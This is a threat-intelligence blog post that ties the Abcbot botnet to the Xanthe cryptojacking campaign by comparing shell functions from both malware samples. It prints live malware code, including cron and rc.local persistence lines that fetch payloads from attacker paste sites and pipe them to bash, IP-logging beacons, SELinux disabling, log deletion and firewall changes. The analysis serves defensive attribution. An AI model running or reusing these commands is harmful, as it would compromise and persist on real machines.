

# Abcbot - An Evolution of Xanthe

---

// [cadosecurity.com/abcbot-an-evolution-of-xanthe](https://cadosecurity.com/abcbot-an-evolution-of-xanthe)

January 10, 2022




## Overview

Abcbot, the emerging botnet that we recently analyzed and reported on, has a longer history than we first thought. Our continued analysis on this malware family reveals a clear link with the Xanthe-based cryptojacking campaign discovered by Cisco's Talos security research team in late 2020. Researchers at Talos discovered malware resembling a cryptocurrency mining bot when they were alerted to an intrusion on one of their Docker honeypots.

The malware was named Xanthe and its main purpose is to hijack the resources of a compromised host to mine cryptocurrency. We discovered a link between the two campaigns when analyzing the infrastructure behind Abcbot. Once we began comparing analysis of malware samples from both campaigns, similarities within the code and feature-sets of both malware families became apparent too.

Based on this analysis, we believe that the same threat actor is responsible for both Xanthe and Abcbot and is shifting its objective from mining cryptocurrency on compromised hosts to activities more traditionally associated with botnets, such as DDoS attacks.

## Understanding the Infrastructure Behind Abcbot & Xanthe



Graph showing Abcbot infrastructure on the left and Xanthe infrastructure on the right (credit: AI Carchrie). The links are discussed below.

To begin mapping the Abcbot campaign, we collated all known Indicators of Compromise (IoCs), including IP addresses, URLs and hashes. From this, we built a VirusTotal Graph which displayed this data in an easily-browsable format. After doing so, it became apparent that there were four main hosts comprising what we thought was the infrastructure behind Abcbot. Instead, we were looking at the infrastructure responsible for delivering two distinct malware campaigns – Abcbot and Xanthe.

### Infrastructure Overlaps

There are a few infrastructure overlaps. For example, the following rule allowing ingress traffic from 64[.]225[.]46[.]44 in the Xanthe sample also appears in the Abcbot sample:

```
if /sbin/iptables-save | grep -q '64.225.46.44'; then
    echo "Iptables 64.225.46.44 already set....skipping!!!!!"
else
    # set up iptables here
    #iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
    iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
#####
```

*iptables ingress traffic rule in Xanthe sample*

```
if /sbin/iptables-save | grep -q '64.225.46.44'; then
    echo "Iptables 64.225.46.44 already set....skipping"
else
    echo set up iptables here1
    # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
#####
```

*iptables ingress traffic rule in Abcbot sample*

Whilst it's common to see cryptojacking malware authors simply copy code from each other, there are a number of other similarities discussed below which make a direct link in ownership between the Xanthe and Abcbot campaigns more likely.

***For guidance on performing cloud IR, check out our latest playbook the Ultimate Guide to Forensics of Mining Malware in Linux Container and Cloud Environments.***

## **Xanthe – An Overview**

Xanthe is a family of cryptojacking malware with the primary goal of hijacking a system's resources to mine the Monero cryptocurrency. Readers with some knowledge of the cloud threat landscape will not be surprised to hear that Xanthe utilizes XMRig for its mining capabilities. XMRig has been used in several similar campaigns due to its highly-configurable and open source nature.

Xanthe spreads through the discovery of exposed Docker API endpoints. An initial script is used to install the malware's main module **xanthe.sh**, which is responsible for propagation, network scanning and the downloading of four additional payloads. These additional payloads include a malicious library for hiding processes (**libprocesshider.so**), a script to disable security services and remove miners from competing campaigns and the XMRig binary itself along with configuration data.

If you read our analysis of Abcbot, you will likely recognize some of the above and may also notice some differences between these malware families.

## **Code Similarities**

In this section we'll take a closer look at the code of the main Xanthe modules and we'll compare this with the Abcbot sample we analysed previously. As we'll see, there are several similarities in both the code itself and overall functionality that suggest the same person(s) are behind both malware families.

## **Code Formatting**

In the original report from Cisco's Talos security research team, researchers commented on the coding style of the shell scripts being analysed – in particular, functions being declared at the top of the file and then invoked in some of the later lines. Talos researchers suggested that this likely aids testing of new iterations, with functionality enabled/disabled through commenting of the lines responsible for function invocation. Both the Abcbot and Xanthe samples we compared follow this coding style:

```
966 #restartmining
967 currenthostcheckin
968 #restartrcd
969 #stopscanner
970 killcommondockers
971 removefuckboiskeys
972 firstthingsfirst
973 nameservercheck
974 usercheckgo
975 #fixgroupalreadyexists
976 #usercheckgo
977 #resetiptablesid
978 resetcron
979 croncheckgo
980 checkrc
981 securitygo
982 iptableschecker
983 configfilecheck
984 filerungo
985 addloggersshkey
986 addsystemsshkey
987 sshkeysgo
988 addautoupdatersshkey
989 #fixsystem
990 #fixlogger
991 successgo
```

*Function invocation in Xanthe*

```
1387 nameservercheck
1388 kill_miner_proc
1389 installsoft
1390 sedsomestring
1391 removesshkeys
1392 croncheckgo
1393 checkrc
1394 iptableschecker
1395 fixadduser
1396 addsshuserkey
1397 fucksshlog
1398 filerungo
```

*Function invocation in Abcbot*

Linking these two samples based on code style similarities alone would be tenuous, at best. However, if we look at some of the function names themselves, correlation becomes apparent. Several of the functions have “go” appended to the end of the function name and some functions have identical names. The following names appear in both samples:

- **nameservercheck**
- **croncheckgo**
- **checkrc**
- **iptableschecker**
- **filerungo**

We decided to dig deeper and compare the code from each of these functions individually to see if we could further confirm our hypothesis that these samples were related.

## nameservercheck()

```
381 ##UNUSED ATM
382 nameservercheck() {
383     echo "checking if name servers exist"
384     cat /etc/resolv.conf | grep -e "nameserver 1.1.1.1" | grep -v grep
385     if [ $? -eq 0 ]; then
386         echo "already exists"
387     else
388         echo "does not exist...need to insert new line"
389         #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
390         sed -i 's/^/nameserver 1.1.1.1\n/' /etc/resolv.conf
391     fi
392
393     echo "checking if name servers exist"
394     cat /etc/resolv.conf | grep -e "nameserver 8.8.8.8" | grep -v grep
395     if [ $? -eq 0 ]; then
396         echo "already exists"
397     else
398         echo "does not exist...need to insert new line"
399         #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
400         sed -i 's/^/nameserver 8.8.8.8\n/' /etc/resolv.conf
401     fi
402 }
```

*Xanthe nameservercheck function*

```

9 nameservercheck() {
10     setenforce 0
11     echo SELINUX=disabled > /etc/sysconfig/selinux 2>/dev/null
12     chmod 777 /usr/bin/chatrr
13     chmod 777 /bin/chatrr
14     \cp -f /usr/bin/chatrr /usr/bin/ttt
15     \cp -f /bin/chatrr /bin/ttt
16     # mv -f /usr/bin/chatrr /usr/bin/ttt
17
18     chatrr -i /usr/bin/wget
19     chmod 777 /usr/bin/wget
20     chatrr -i /bin/wget
21     chmod 777 /bin/wget
22
23     chatrr -i /usr/bin/curl
24     chmod 777 /usr/bin/curl
25     chatrr -i /bin/curl
26     chmod 777 /bin/curl
27
28     # chatrr -ia /usr/bin/curl
29     # chatrr -ia /usr/bin/wget
30     # chatrr -ia /usr/bin/cdt
31     # chatrr -ia /usr/bin/wdt
32     mv -f /usr/bin/curl /usr/bin/cdt
33     mv -f /usr/bin/url /usr/bin/cdt
34     mv -f /usr/bin/cur /usr/bin/cdt
35     mv -f /usr/bin/cdl /usr/bin/cdt
36     mv -f /usr/bin/cdl /usr/bin/cdt
37     mv -f /usr/bin/wget /usr/bin/wdt
38     mv -f /usr/bin/get /usr/bin/wdt
39     mv -f /usr/bin/wge /usr/bin/wdt
40     mv -f /usr/bin/wdl /usr/bin/wdt
41     mv -f /usr/bin/wdl /usr/bin/wdt
42
43     mv -f /usr/bin/wgettnt /usr/bin/wdt
44     mv -f /usr/bin/curltnt /usr/bin/cdt
45     mv -f /usr/bin/wget1 /usr/bin/wdt
46     mv -f /usr/bin/curl1 /usr/bin/cdt
47     mv -f /usr/bin/xget /usr/bin/wdt
48
49     # mv -f /usr/bin/cdt /usr/bin/curl
50     # mv -f /usr/bin/wdt /usr/bin/wget
51
52     rm -rf /var/log/syslog
53     chatrr -iau /tmp/
54     chatrr -iau /var/tmp/
55
56     echo 128 > /proc/sys/vm/nr_hugepages
57     sysctl -w vm.nr_hugepages=128
58
59     echo "checking if name servers exist"
60     cat /etc/resolv.conf | grep -e "nameserver 8.8.4.4" | grep -v grep
61     if [ $? -eq 0 ]; then
62         echo "already exists"
63     else
64         echo "8.8.4.4 does not exist...need to insert new line"
65         #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
66         chatrr -ia /etc/resolv.conf
67         sed -i '1s/^/nameserver 8.8.4.4\n/' /etc/resolv.conf
68     fi
69
70     cat /etc/resolv.conf | grep -e "nameserver 8.8.8.8" | grep -v grep
71     if [ $? -eq 0 ]; then
72         echo "already exists"
73     else
74         echo "8.8.8.8 does not exist...need to insert new line"
75         #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
76         chatrr -ia /etc/resolv.conf
77         sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf
78     fi
79     echo "checking name servers exist"
80 }

```

### *Abcbot nameservercheck function*

Comparing the above, we can immediately see that the Abcbot version of the nameservercheck function is significantly larger than the Xanthe counterpart. The Xanthe sample we analyzed is older than the Abcbot sample by over a year (according to VirusTotal submissions). This could indicate that the Abcbot version of the function has been iterated on several times, with new functionality added at each iteration. We covered the semantics of this function in our analysis of Abcbot, but if we focus on lines 59-79, we can see that they're virtually identical to the Xanthe equivalent.

<pre> 59 echo "checking if name servers exist" 60 cat /etc/resolv.conf   grep -e "nameserver 8.8.4.4"   grep -v grep 61 if [ \$? -eq 0 ]; then 62     echo "already exists" 63 else 64     echo "8.8.4.4 does not exist...need to insert new line" 65     #echo "nameserver 1.1.1.1" &gt;&gt; /etc/resolv.conf; 66     chatter -ia /etc/resolv.conf 67     sed -i '1s/^/nameserver 8.8.4.4\n/' /etc/resolv.conf 68 fi 69 70 cat /etc/resolv.conf   grep -e "nameserver 8.8.8.8"   grep -v grep 71 if [ \$? -eq 0 ]; then 72     echo "already exists" 73 else 74     echo "8.8.8.8 does not exist...need to insert new line" 75     #echo "nameserver 1.1.1.1" &gt;&gt; /etc/resolv.conf; 76     chatter -ia /etc/resolv.conf 77     sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf 78 fi </pre>	<pre> 383 echo "checking if name servers exist" 384 cat /etc/resolv.conf   grep -e "nameserver 1.1.1.1"   grep -v grep 385 if [ \$? -eq 0 ]; then 386     echo "already exists" 387 else 388     echo "does not exist...need to insert new line" 389     #echo "nameserver 1.1.1.1" &gt;&gt; /etc/resolv.conf; 390     sed -i '1s/^/nameserver 1.1.1.1\n/' /etc/resolv.conf 391 fi 392 393 echo "checking if name servers exist" 394 cat /etc/resolv.conf   grep -e "nameserver 8.8.8.8"   grep -v grep 395 if [ \$? -eq 0 ]; then 396     echo "already exists" 397 else 398     echo "does not exist...need to insert new line" 399     #echo "nameserver 1.1.1.1" &gt;&gt; /etc/resolv.conf; 400     sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf 401 fi 402 } </pre>
--	--

*Abcbot nameservercheck function displayed to the left, Xanthe's equivalent to the right*

As we covered previously, this function ensures that DNS requests are being resolved by a public DNS provider – allowing the malware to make network requests across the internet.

## croncheckgo()

The croncheckgo function in both samples is responsible for achieving persistence via the cron scheduling utility common to most Linux distributions. Both samples include a TODO comment from the author, regarding adding logic to determine whether cron is running on different Linux distributions – a note to add logic presumably to deal with this. The service command is then used to start the cron daemon and cron itself, guaranteeing that any modifications made to the crontab would be honoured by the scheduling utility.

```

422 croncheckgo() {
423     #TODO check if cron running on different OS's and add logic
424     service crond start
425     service cron start
426     echo "checking cron"
427     crontab -l | grep -e "https://anonpasta.rocks/raw/atucewakeup" | grep -v grep

```

*Xanthe Cron TODO*

```

961 croncheckgo() {
962     #TODO check if cron running on different OS's and add logic
963     service crond start
964     service cron start
965

```

*Abcbot Cron TODO*

This is fairly standard and although the wording of the comment is identical, it probably isn't enough to be considered a link between the two samples.

The content of the following lines does differ slightly and is better-covered by both our Abcbot article and Talos' Xanthe article. However, we begin to notice some interesting similarities when we reach the lines responsible for the cron entry itself.

```

mkdir -p /var/spool/cron
echo '*/* * * * * curl -A fczyo-cron/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/nofoletove) | bash -s >/dev/null 2>&1' >>~/cron || true &&
echo '*/*10 * * * * curl -A fczyo-cron/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/imusacubix) | bash -s >/dev/null 2>&1' >>~/cron || true &&
echo '*/*3 * * * * curl -A goodboy/1.5 -sL https://iplogger.org/1i9ve7' >>~/cron || true &&
echo '*/*2 * * * * curl -A fczyo-cron/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/atucewakeup) | bash -s >/dev/null 2>&1' >>~/cron || true &&
crontab -u root ~/cron || true &&
anacron -t ~/cron
rm -rf ~/cron

```

*Xanthe Cron entry*

```

else
  chattr -ia /etc/crontab
  echo "*/31 * * * * root curl -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
  echo "*/32 * * * * root cdt -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
  echo "*/33 * * * * root wget -O - $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
  echo "*/35 * * * * root wdt -O - $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
  chattr +ia /etc/crontab
fi

```

### Abcbot Cron entry

The cron entries consist of curl commands with specified user-agent strings. The purpose of this is covered in Talos' research but if we look at the strings themselves, we can see that *fczyo-cron* is used in both samples, with different version numbers appended to each. Incidentally, one of the payloads downloaded by Xanthe is also named "fczyo".

Reuse of a unique string such as this does seem more than coincidental and suggests that the code running on servers from both the Xanthe and Abcbot campaigns expects this string to be present in the user-agent.

### checkrc()

This function handles registration of an additional persistence mechanism in both samples – via the */etc/rc.local* file. Rc.local is common to most UNIX and UNIX-like systems and it allows commands specified by the user to be run at startup. This is especially useful for malware persistence and, unsurprisingly, is a technique we see often when analysing Linux malware.

```

482 checkrc() {
483     if test -f /etc/rc.d/rc.local; then
484         echo "/etc/rc.d/rc.local exists, lets check contents..."
485         cat /etc/rc.d/rc.local | grep -vw grep | grep "Fsf3sfX"
486         if [ $? -eq 0 ]; then
487             echo "/etc/rc.d/rc.local exists and has correct contents"
488             chattr -ia /etc/rc.d/rc.local
489             chmod +x /etc/rc.d/rc.local
490             chattr +ia /etc/rc.d/rc.local
491             if test -f /etc/rc.local; then
492                 echo "rc.local exists, deleting in order to make symlink to /etc/rc.d/rc.local"
493                 chattr -ia /etc/rc.d/rc.local
494                 chattr -ia /etc/rc.local
495                 rm /etc/rc.local
496                 ln -s /etc/rc.d/rc.local /etc/rc.local
497             else
498                 echo "/etc/rc.local does not exist"
499                 ln -s /etc/rc.d/rc.local /etc/rc.local
500             fi
501             #systemctl enable rc-local;
502             #systemctl start rc-local;
503             #TODO check if running and start if not or restart instead of start.
504             #systemctl restart rc-local;
505         else
506             echo "***CONTENTS WRONG** - inserting correct contents into /etc/rc.d/rc.local"
507             chattr -ia /etc/rc.d/rc.local
508             rm -rf /etc/rc.d/rc.local
509             IP=`curl -sL http://icanhazip.com`;
510             {
511                 echo '#!/bin/bash'
512                 echo '#rc.local'
513                 echo '#Fsf3sfX'
514                 echo 'chattr -ia /etc/passwd'
515                 echo 'chattr -ia /etc/shadow'
516                 echo 'chattr -ia /etc/sudoers'
517                 echo 'curl -A rc.local/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/atucewakeup) | bash -s >/dev/null 2>&1'
518                 echo 'curl -A initial-$IP -sL https://iplogger.org/1Rfhy7 >/dev/null 2>&1'
519                 echo 'curl -A rc.local/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/nofoletove) | bash -s >/dev/null 2>&1'
520                 echo 'exit 0'
521             } >>/etc/rc.d/rc.local

```

### Beginning of checkrc() in Xanthe

```

1042 checkrc() {
1043     if test -f /etc/rc.d/rc.local; then
1044         echo "/etc/rc.d/rc.local exists, lets check contents..."
1045         cat /etc/rc.d/rc.local | grep -vw grep | grep "DfsfD3"
1046         if [ $? -eq 0 ]; then
1047             echo "/etc/rc.d/rc.local exists and has correct contents"
1048             chattr -ia /etc/rc.d/rc.local
1049             chmod +x /etc/rc.d/rc.local
1050             chattr +ia /etc/rc.d/rc.local
1051             if test -f /etc/rc.local; then
1052                 echo "rc.local exists, deleting in order to make symlink to /etc/rc.d/rc.local"
1053                 chattr -ia /etc/rc.d/rc.local
1054                 chattr -ia /etc/rc.local
1055                 rm -f /etc/rc.local
1056                 ln -s /etc/rc.d/rc.local /etc/rc.local
1057             else
1058                 echo "/etc/rc.local does not exist"
1059                 ln -s /etc/rc.d/rc.local /etc/rc.local
1060             fi
1061             #systemctl enable rc-local;
1062             #systemctl start rc-local;
1063             #TODO check if running and start if not or restart instead of start.
1064             #systemctl restart rc-local;
1065         else
1066             echo "***CONTENTS WRONG** - inserting correct contents into /etc/rc.d/rc.local"
1067             chattr -ia /etc/rc.d/rc.local
1068             rm -rf /etc/rc.d/rc.local
1069             {
1070                 echo "#!/bin/sh"
1071                 echo "#rc.local"
1072                 echo "#DfsfD3"
1073                 echo "curl -A rc.local/1.5 -sL $ssh_url1 | sh >/dev/null 2>&1"
1074                 echo "cdt -A rc.local/1.5 -sL $ssh_url1 | sh >/dev/null 2>&1"
1075                 echo "wget -O - $ssh_url1 | sh >/dev/null 2>&1"
1076                 echo "wdt -O - $ssh_url1 | sh >/dev/null 2>&1"
1077                 # echo "echo \"'\`date '+%Y%m%d %H:%M:%S'\` startlink at linux start...\" >> /root/aaa.log"
1078                 echo "exit 0"
1079             } >>/etc/rc.d/rc.local

```

### *Beginning of checkrc() in Abcbot*

When comparing the two functions we can immediately see identical commenting, as we saw in the **croncheckgo** function. The **checkrc** function has similar logic to **croncheckgo**; persistence is achieved by writing shell commands to the rc.local file and a unique user-agent string (rc.local/1.5) is specified. Again, we can see different version numbers appended to this string between the samples, suggesting that the author has iterated on the function itself. It seems logical to assume that the purpose of this string is to identify the method of persistence to server(s) controlled by the attacker and serve an appropriate payload.

Returning to the beginning of the function, we can see that each of the lines preceding the comments are virtually identical between both samples. The author performs an existence check for /etc/rc.local and then checks the contents using grep. A seemingly-random string is searched for in the rc.local file; this string differs between samples but is likely used to identify the campaign.

The author also uses the chattr command to remove attributes from the file (ensuring modification is possible) and re-adds them. This is a common technique used by other cloud-focused malware campaigns so can't be relied upon solely for attribution. However, it is interesting to note that both the structure of the code, TODO comments, the wording of the logging output and several of the lines themselves are identical in this function.

### **iptableschecker()**

```

604 iptableschecker() {
605     if /sbin/iptables-save | grep -q '34.69.248.204'; then
606         echo "Iptables 34.69.248.204 already set....skipping!!!!!"
607     else
608         # set up iptables here
609         #iptables -I INPUT -s 34.69.248.204/32 -j ACCEPT
610         iptables -I INPUT -s 34.69.248.204/32 -j ACCEPT
611     fi
612     #####
613     if /sbin/iptables-save | grep -q '138.68.14.52'; then
614         echo "Iptables 138.68.14.52 already set....skipping!!!!!"
615     else
616         # set up iptables here
617         #iptables -I INPUT -s 138.68.14.52/32 -j ACCEPT
618         iptables -I INPUT -s 138.68.14.52/32 -j ACCEPT
619     fi
620     #####
621     if /sbin/iptables-save | grep -q '178.128.237.155'; then
622         echo "Iptables 178.128.237.155 already set....skipping!!!!!"
623     else
624         # set up iptables here
625         #iptables -I INPUT -s 178.128.237.155/32 -j ACCEPT
626         iptables -I INPUT -s 178.128.237.155/32 -j ACCEPT
627     fi
628     #####
629     if /sbin/iptables-save | grep -q '64.225.46.44'; then
630         echo "Iptables 64.225.46.44 already set....skipping!!!!!"
631     else
632         # set up iptables here
633         #iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
634         iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
635     fi
636     #####
637     if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
638         echo "Iptables 2375 already set....skipping!!!!!"
639     else
640         # set up iptables here
641         iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
642     fi
643     #####
644     if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
645         echo "Iptables 2376 already set....skipping!!!!!"
646     else
647         # set up iptables here
648         iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
649     fi
650     #####
651     if /sbin/iptables-save | grep -q 'dport 2377 -j DROP'; then
652         echo "Iptables 2377 already set....skipping!!!!!"
653     else
654         # set up iptables here
655         iptables -A INPUT -p tcp -m tcp --dport 2377 -j DROP
656     fi
657     #####
658     if /sbin/iptables-save | grep -q 'dport 4244 -j DROP'; then
659         echo "Iptables 4244 already set....skipping!!!!!"
660     else
661         # set up iptables here
662         iptables -A INPUT -p tcp -m tcp --dport 4244 -j DROP
663     fi
664     #####
665     if /sbin/iptables-save | grep -q 'dport 4243 -j DROP'; then
666         echo "Iptables 4243 already set....skipping!!!!!"
667     else
668         # set up iptables here
669         iptables -A INPUT -p tcp -m tcp --dport 4243 -j DROP
670     fi
671     #####
672 }
673 }

```

*iptableschecker function in Xanthe*

```

1128 iptableschecker() {
1129     if /sbin/iptables-save | grep -q '64.225.46.44'; then
1130         echo "Iptables 64.225.46.44 already set....skipping"
1131     else
1132         echo set up iptables here1
1133         # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
1134     fi
1135     #####
1136     if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
1137         echo "Iptables 2375 already set....skipping"
1138     else
1139         echo set up iptables here2
1140         # iptables -I INPUT ! -i lo -p tcp -m tcp --dport 2375 -j DROP
1141         # iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
1142     fi
1143     #####
1144     if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
1145         echo "Iptables 2376 already set....skipping"
1146     else
1147         echo set up iptables here3
1148         # iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
1149     fi
1150     #####
1151     if /sbin/iptables-save | grep 'dport 26800 -j ACCEPT'; then
1152         echo "Iptables 26800 already set....skipping"
1153     else
1154         echo set up iptables here4
1155         iptables -I INPUT -p tcp --dport 26800 -j ACCEPT
1156     fi
1157     service iptables reload
1158     # service iptables stop
1159     # service iptables start
1160 }

```

*iptableschecker function in Abcbot*

Code style similarities between these two functions are immediately apparent. We can see that in both cases, the author makes use of the hash symbol to delimit distinct iptables rules and the wording of the logging statements are identical throughout.

It's clear that the Abcbot version of this function has been simplified somewhat, perhaps indicating a difference in objective between the campaigns. If we examine the rules themselves, we can see clear connections in terms of the infrastructure used in the campaigns. For example, the following rule allowing ingress traffic from 64.[.]225.[.]46.[.]44 in the Xanthe sample also appears in Abcbot:

```

if /sbin/iptables-save | grep -q '64.225.46.44'; then
    echo "Iptables 64.225.46.44 already set....skipping!!!!!"
else
    # set up iptables here
    #iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
    iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
#####

```

*iptables ingress traffic rule in Xanthe*

```

if /sbin/iptables-save | grep -q '64.225.46.44'; then
    echo "Iptables 64.225.46.44 already set....skipping"
else
    echo set up iptables here1
    # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
#####

```

*iptables ingress traffic rule in Abcbot*

Evidenced by the above, the author clearly no longer deems it necessary to add this rule to the iptables ruleset if it does not exist on a host compromised by Abcbot. This could indicate that the remote server is no longer in use or that the payloads/C2 infrastructure hosted at this IP is no longer relevant to the Abcbot campaign. It's interesting to note that the author still checks for the existence of this rule. This could indicate a desire to check whether this host was successfully compromised by an earlier campaign, such as Xanthe.

Similarly, the Xanthe version of this function includes rules to drop ingress traffic from ports 2375 and 2376.

```

if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
    echo "Iptables 2375 already set....skipping!!!!"
else
    # set up iptables here
    iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
fi
#####
if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
    echo "Iptables 2376 already set....skipping!!!!"
else
    # set up iptables here
    iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
fi
#####

```

*iptables Docker rules in Xanthe*

These ports are associated with Docker's API and researchers at Talos suggested that this could be a tactic to prevent the system from being reinfected by other malware abusing exposed Docker API endpoints. This functionality has been commented-out in the Abcbot version of the function although, once again, the check for the rule is still performed and logged. This could suggest a shift away from targeting misconfigured instances of Docker in the Abcbot campaign.

```

if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
    echo "Iptables 2375 already set....skipping"
else
    echo set up iptables here2
    # iptables -I INPUT ! -i lo -p tcp -m tcp --dport 2375 -j DROP
    # iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
fi

#####
if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
    echo "Iptables 2376 already set....skipping"
else
    echo set up iptables here3
    # iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
fi

#####

```

*iptables Docker rules in Abcbot*

## filerungo()

```

710 filerungo() {
711     ps aux | grep -vw bbb/bbb | grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 %
712     ps -fe | grep -w bbb/bbb | grep -v grep | grep -v http
713     if [ $? -eq 0 ]; then
714         echo "RUNNING all is good in the hood"
715         chattr +iau /var/tmp/bbb/bbb
716     else
717         sysctl -w vm.nr_hugepages="$(nproc --all)"
718         echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
719         chattr -iau /var/tmp/bbb/bbb
720         #chattr -iauR /tmp/bbb/
721         #chattr -iauR /opt/bbb/
722         chmod +x /var/tmp/bbb/bbb
723         #
724         #chmod +x /opt/bbb/bbb
725         #chattr +iau /var/tmp/bbb/bbb
726         #chattr +iauR /tmp/bbb/
727         #chattr +iauR /opt/bbb/
728         #/var/tmp/bbb/bbb || /opt/bbb/bbb
729         /var/tmp/bbb/bbb
730         sleep 10s
731         ps -fe | grep -w bbb/bbb | grep -v grep | grep -v http
732         if [ $? -eq 0 ]; then
733             echo "NOW we are RUNNING"
734             chattr +iau /var/tmp/bbb/bbb
735         else
736             sysctl -w vm.nr_hugepages="$(nproc --all)"
737             echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
738             /var/tmp/bbb/bbb -c /var/tmp/bbb/config.json
739         fi
740     fi
741 }

```

*filerungo function in Xanthe*

```

1164 filerungo() {
1165     chattr -ia $xl_pathetc
1166
1167     # downloads "http://103.209.103.16:26800/linux64-shell" /tmp/linux64-shell "http://103.209.103.16:26800/linux64-shell"
1168     # mv /tmp/linux64-shell /usr/local/src/services
1169     # chmod +x /usr/local/src/services
1170     # nohup /usr/local/src/services 2>&1 &
1171
1172     if [ -f $xl_pathetc ]
1173     then
1174         filehash1=`md5sum $xl_pathetc | awk '{ print $1 }'`
1175         if [ "$filehash1" != "$xl_hash" ]
1176         then
1177             chattr -ia /tmp/newabchello
1178             rm -f /tmp/newabchello
1179             echo "$xl_pathetc start download3"
1180             downloads $xl_x64url1 /tmp/newabchello $xl_x64url1
1181             chmod +x /tmp/newabchello
1182             /tmp/newabchello >/dev/null 2>&1 &
1183         else
1184             echo "$xl_pathetc checksums match success not need download"
1185         fi
